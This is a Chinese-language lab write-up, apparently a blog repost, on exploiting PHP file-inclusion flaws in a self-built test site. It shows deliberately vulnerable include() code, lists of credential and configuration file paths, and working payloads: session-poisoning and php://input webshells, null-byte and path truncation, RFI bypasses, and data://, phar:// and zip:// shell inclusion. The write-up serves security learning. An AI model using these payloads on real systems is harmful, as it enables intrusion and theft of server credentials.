
文件包含漏洞实战靶场笔记

转载

weixin_30289831 于 2019-06-17 15:31:00 发布 872 收藏 2
文章标签： php 运维 shell
原文链接：http://www.cnblogs.com/-qing-/p/11039954.html

记录下自己写的文件包含漏洞靶场的write up，包括了大部分的文件包含漏洞实战场景，做个笔记。



0x01 无过滤的本地文件包含

```
<?php
$page = isset($_GET['page'])?$_GET['page']:'';
include "$page";

?>
```

没有任何过滤，可以包含一些敏感文件

常见的敏感信息路径：

Windows系统

```
c:\boot.ini // 查看系统版本

c:\windows\system32\inetsrv\MetaBase.xml // IIS配置文件

c:\windows\repair\sam // 存储Windows系统初次安装的密码

c:\ProgramFiles\mysql\my.ini // MySQL配置

c:\ProgramFiles\mysql\data\mysql\user.MYD // MySQL root密码

c:\windows\php.ini // php 配置信息
```

Linux/Unix系统

```
/etc/passwd // 账户信息

/etc/shadow // 账户密码文件

/usr/local/app/apache2/conf/httpd.conf // Apache2默认配置文件

/usr/local/app/apache2/conf/extra/httpd-vhost.conf // 虚拟网站配置

/usr/local/app/php5/lib/php.ini // PHP相关配置

/etc/httpd/conf/httpd.conf // Apache配置文件

/etc/my.conf // mysql 配置文件
```

0x02 session文件包含漏洞getshell

session的存储位置可以获取。

通过phpinfo的信息可以获取到session的存储位置。

通过phpinfo的信息，获取到session.save_path为E:\phpstudy\tmp\tmp

session.save_handler	files	files
session.save_path	E:\phpstudy\tmp\tmp	E:\phpstudy\tmp\tmp
session.serialize_handler	php	php

也可以通过猜测默认的session存放位置进行尝试。

如linux下默认存储在/var/lib/php/session目录下：

```
session.save_path = "/var/lib/php/session"

; Whether to use cookies.
; http://www.php.net/manual/en/session.configu
session.use_cookies = 1
```


session中的内容可以被控制，传入恶意代码。


```
<?php
session_start();
$page = isset($_GET['page'])?$_GET['page']:'';
$_SESSION["name"]=$page;
?>
```

这里会将获取到的GET型ctfs变量的值存入到session中。

当访问后会在目录下存储session的值。

session的文件名为sess_+sessionid，sessionid可以通过开发者模式获取。






可以看到这里将接收到的值写入了session文件中，那么我们可以写入一句话木马，然后包含这个session文件就可以getshell了

写入并访问:


```
http://www.include_demo.com/include_2.php?page=<?php @assert($_POST['x']);?>
```



服务端可以看到我们已经写入了session文件

包含有一句话木马的文件:

```
http://www.include_demo.com/include_1.php?page=E:\phpstudy\tmp\tmp\sess_d8idj2dlo37n5n64tevlobn075
```



文件包含中的小tips很多可以成为你隐藏shell的小技巧哦~~

0x03 00截断的本地文件包含

条件：magic_quotes_gpc = Off php版本<5.3.4

00截断都是没开gpc和5.3之前~~~

```
<?php
$page = isset($_GET['page'])?$_GET['page']:'';
include($page. ".html");
?>
```

访问

```
http://www.include_demo.com/include_3.php?page=info.php%00
```

0x04 路径长度截断的本地文件包含

除了00截断，也可以通过长度截断~


条件：windows OS，点号需要长于256；linux OS 长于4096

> Windows下目录最大长度为256字节，超出的部分会被丢弃；
>
> Linux下目录最大长度为4096字节，超出的部分会被丢弃。

```
http://www.include_demo.com/include_3.php?
page=info.php/././././././././././././././././././././././././././././././././././././././././././././././
./././././././././././././././././././././././././././././././././././././././././././././././././././././
./././././././././././././././././././././././././././././././././././././././././././././././././././././
./././././././././././././././././././././././././././././././././././././././././././././././././././././
./././././././././././././././././././././././././././././././././././././././././././././././././././././
./././././././././././././././././././././././././././././././././././././././././././././././././././././
.//////////////////////////./././././././././././././././././././././././././././././././././././././././.
/./././././././././././././././././././././././././././././././././././././././././././././././././././././.
/./././././././././././././././././././././././././././././././././././././././././././././././././././././.
/././././././././././././././././././././././././././././././././././././././/./././././././././././././././
./././././././././././././././././././././././././././././././././././././././././././././././././././././
./././././././././././././././././././././././././././././././././././././././././././././././././././././
./././././././././././././././././././././././././././././././././././././././././././././././././././././
./././././././././././././/./././././././././././././././././././././././././././././././././././././././.
/./././././././././././././././././././././././././././././././././././././././././././././././././././././.
/./././././././././././././././././././././././././././././././././././././././././././././././././././././.
/././././././././././././././././././././././././././././././././././././././/./././././././././././././././
./././././././././././././././././././././././././././././././././././././././././././././././././././././
./././././././././././././././././././././././././././././././././././././http://www.include_demo.com/includ
e_3.php?
page=info.php/././././././././././././././././././././././././././././././././././././././././././././././
./././././././././././././././././././././././././././././././././././././././././././././././././././././
./././././././././././././././././././././././././././././././././././././././././././././././././././././
./././././././././././././././././././././././././././././././././././././././././././././././././././././
./././././././././././././././././././././././././././././././././././././././././././././././././././././
./././././././././././././././././././././././././././././././././././././././././././././././././././././
./././././././././././././/./././././././././././././././././././././././././././././././././././././././.
/./././././././././././././././././././././././././././././././././././././././././././././././././././././.
/./././././././././././././././././././././././././././././././././././././././././././././././././././././.
/././././././././././././././././././././././././././././././././././././././/./././././././././././././././
./././././././././././././././././././././././././././././././././././././././././././././././././././././
./././././././././././././././././././././././././././././././././././././././././././././././././././././
./././././././././././././././././././././././././././././././././././././././././././././././././././././
./././././././././././././/./././././././././././././././././././././././././././././././././././././././.
/./././././././././././././././././././././././././././././././././././././././././././././././././././././.
/./././././././././././././././././././././././././././././././././././././././././././././././././././././.
/././././././././././././././././././././././././././././././././././././././/./././././././././././././././
./././././././././././././././././././././././././././././././././././././././././././././././././././././
./././././././././././././././././././././././././././././././././././././
```

当然也可以点号来截断

```
http://www.include_demo.com/include_3.php?
page=info.php.....
.....
.....
.....
.....
.....
.....
.....
.....
.....
.....
.....
.....
```



0x05 无过滤的远程文件包含

RFI条件

allow_url_fopen = On（是否允许打开远程文件）

allow_url_include = On（是否允许include/require远程文件）

```
<?php
$page = isset($_GET['page'])?$_GET['page']:'';
include "$page";

?>
```

```
http://www.include_demo.com/include_5.php?page=http://www.include_demo.com/info.txt
```

0x06 截断符号绕过的远程文件包含

代码中多添加了html后缀，导致远程包含的文件也会多一个html后缀。

可以使用**问号、#号、%20**绕过

```
http://www.include_demo.com/include_6.php?page=http://www.include_demo.com/info.txt?

http://www.include_demo.com/include_6.php?page=http://www.include_demo.com/info.txt%23

http://www.include_demo.com/include_6.php?page=http://www.include_demo.com/info.txt%20
```

0x07 php://filter伪协议读取文件

php://filter（本地磁盘文件进行读取）

元封装器，设计用于"数据流打开"时的"筛选过滤"应用，对本地磁盘文件进行读写。

用法：?filename=php://filter/convert.base64-encode/resource=xxx.php 和?filename=php://filter/read=convert.base64-encode/resource=xxx.php 一样。

条件：只是读取，需要开启 allow_url_fopen，不需要开启 allow_url_include；

```
<?php
    $filename  = $_GET['filename'];
    include($filename);
?>
```

访问:

```
http://www.include_demo.com/include_7.php?page=php://filter/convert.base64-encode/resource=info.php
```

```
http://www.include_demo.com/include_7.php?page=php://filter/read=convert.base64-encode/resource=info.php
```

0x08 php://input伪协议写入木马getshell

php://input

可以访问请求的原始数据的只读流。即可以直接读取到POST上没有经过解析的原始数据。enctype="multipart/form-data" 的时候 php://input 是无效的。

用法：?file=php://input 数据利用POST传过去。


php://input（写入木马）


```
<?php
$page = isset($_GET['page'])?$_GET['page']:'';
include "$page";
?>
```

条件：php配置文件中需同时开启 allow_url_fopen 和 allow_url_include（PHP < 5.3.0）,就可以造成任意代码执行，在这可以理解成远程文件包含漏洞（RFI），即POST过去PHP代码，即可执行。

如果POST的数据是执行写入一句话木马的PHP代码，就会在当前目录下写入一个木马。

```
<?PHP fputs(fopen('shell.php','w'),'<?php @eval($_POST[cmd])?>');?>
```





0x09 php://input伪协议命令执行

条件：php配置文件中需同时开启 allow_url_fopen 和 allow_url_include（PHP < 5.30）,就可以造成任意代码执行，在这可以理解成远程文件包含漏洞（RFI），即POST过去PHP代码，即可执行；

```
<?php system('ipconfig');?>
```

0x0A file://伪协议读取文件

通过file协议可以访问本地文件系统，读取到文件的内容

```
http://www.include_demo.com/include_0A.php?page=file://c:/boot.ini
```


0x0B data://伪协议一句话木马getshell

data://伪协议

数据流封装器，和php://相似都是利用了流的概念，将原本的include的文件流重定向到了用户可控制的输入流中，简单来说就是执行文件的包含方法包含了你的输入流，通过你输入payload来实现目的；
data://text/plain;base64,dGhlIHVzZXIgaXMgYWRtaW4

如果php.ini里的allow_url_include=On（PHP < 5.3.0）,就可以造成任意代码执行，同理在这就可以理解成远程文件包含漏洞（RFI） 测试代码：

```
http://www.include_demo.com/include_0B.php?
page=data://text/plain;base64,PD9waHAgYXNzZXJ0KCRfUE9TVFsnWCddKTs=
```




0x0C phar://伪协议解压zip文件为php文件

这个参数是就是php解压缩包的一个函数，不管后缀是什么，都会当做压缩包来解压。

用法：?file=phar://压缩包/内部文件 phar://xxx.png/shell.php 注意： PHP > =5.3.0 压缩包需要是zip协议压缩，rar不行，将木马文件压缩后，改为其他任意格式的文件都可以正常使用。 步骤： 写一个一句话木马文件shell.php，然后用zip协议压缩为shell.zip，然后将后缀改为png等其他格式。

服务端新建一个shell.php，里面写入phpinfo，然后把这个shell.php添加zip压缩包，改后缀为png




```
http://www.include_demo.com/include_0C.php?page=phar://shell.png/shell.php
```

0x0D zip://伪协议解压zip文件为php文件

zip://伪协议

zip伪协议和phar协议类似，但是用法不一样。

用法：?file=zip://[压缩文件绝对路径]#[压缩文件内的子文件名] zip://xxx.png#shell.php。

条件： PHP > =5.3.0，注意在windows下测试要5.3.0<PHP<5.4 才可以 #在浏览器中要编码为%23，否则浏览器默认不会传输特殊字符。

```
http://www.include_demo.com/include_0D.php?page=zip://shell.png%23shell.php
```

转载于:https://www.cnblogs.com/-qing-/p/11039954.html